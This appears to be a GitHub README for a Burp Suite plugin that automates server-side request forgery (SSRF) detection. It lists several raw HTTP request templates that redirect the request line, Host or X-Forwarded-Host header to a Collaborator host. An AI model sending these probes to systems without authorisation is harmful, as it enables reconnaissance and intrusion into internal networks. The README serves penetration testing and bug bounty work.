 ethicalhackingplayground/ssrf-king

SSRF plugin for burp Automates SSRF Detection in all of the Request


SSRF plugin for burp that Automates SSRF Detection in all of the Request
alt text
If you are facing any problems or would like a new feature that is not listed below Please create a new issue below in this form
git clone https://github.com/ethicalhackingplayground/ssrf-kinggradle buildIt also performs the following tests based on this research:
Reference:
https://portswigger.net/research/cracking-the-lens-targeting-https-hidden-attack-surface
GET http://burpcollab/some/endpoint HTTP/1.1
Host: example.com
...
and
GET @burpcollab/some/endpoint HTTP/1.1
Host: example.com
...
and
GET /some/endpoint HTTP/1.1
Host: example.com:80@burpcollab
...
and
GET /some/endpoint HTTP/1.1
Host: burpcollab
...
and
GET /some/endpoint HTTP/1.1
Host: example.com
X-Forwarded-Host: burpcollab
...





From here onwards you would fuzz the parameter to test for SSRF.
If you get a bounty please support by buying me a coffee